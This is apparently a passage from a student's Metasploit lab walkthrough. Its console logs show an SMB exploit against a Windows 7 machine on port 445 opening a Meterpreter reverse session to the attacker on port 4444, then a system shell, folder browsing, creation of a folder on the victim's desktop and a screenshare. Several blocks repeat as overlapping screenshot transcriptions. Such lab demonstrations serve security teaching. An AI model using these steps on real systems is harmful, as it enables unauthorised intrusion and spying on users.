[*] 192.168.48.63:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.48.63
[*] Meterpreter session 1 opened (192.168.48.217:4444 → 192.168.48.63:49160 ) at 2022-09-18 06:23:06 -0400
[+] 192.168.48.63:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.48.63:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.48.63:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : WIN-UFJUFMIOS80
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```


You can see here system information and you can see shell information and further we are going to make one new folder in target pc …….



```
[*] 192.168.48.63:445 - Sending egg to corrupted connection.
[*] 192.168.48.63:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.48.63
[*] Meterpreter session 1 opened (192.168.48.217:4444 → 192.168.48.63:49160 ) at 2022-09-18 06:23:06 -0400
[+] 192.168.48.63:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.48.63:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.48.63:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : WIN-UFJUFMIOS80
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > shell
Process 1160 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```




```
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > shell
Process 1160 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd\
cd\

C:\>cd users
cd users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84B9-A575

 Directory of C:\Users
```




```
C:\>cd users
cd users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84B9-A575

 Directory of C:\Users

09/01/2022  08:14 PM    <DIR>          .
09/01/2022  08:14 PM    <DIR>          ..
09/15/2022  03:50 PM    <DIR>          hariom (harry)
07/14/2009  10:24 AM    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  51,752,382,464 bytes free

C:\Users>cd hariom (harry)
cd hariom (harry)

C:\Users\hariom (harry)>cd desktop
cd desktop
```

So here in below screen shot you can see we make a folder by name Metasploit in target pc ……..



```
09/01/2022  08:14 PM    <DIR>          .
09/01/2022  08:14 PM    <DIR>          ..
09/15/2022  03:50 PM    <DIR>          hariom (harry)
07/14/2009  10:24 AM    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  51,752,382,464 bytes free

C:\Users>cd hariom (harry)
cd hariom (harry)

C:\Users\hariom (harry)>cd desktop
cd desktop

C:\Users\hariom (harry)\Desktop>mkdir metasploit
mkdir metasploit

C:\Users\hariom (harry)\Desktop>exit
exit
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/VaeBBApm.html
[*] Streaming...
```



Metasploit folder in target pc ….

These is how we can do lots of things by using Metasploit frame work and I did using vulnaribility we can do using application level and lots of …………

So that’s it its all about Metasploit frame how we can do and what we can do all things are mentioned in my pdf file and it is made by Hariom Ramakant tiwari and at last thank you …………

…………………………………………………………..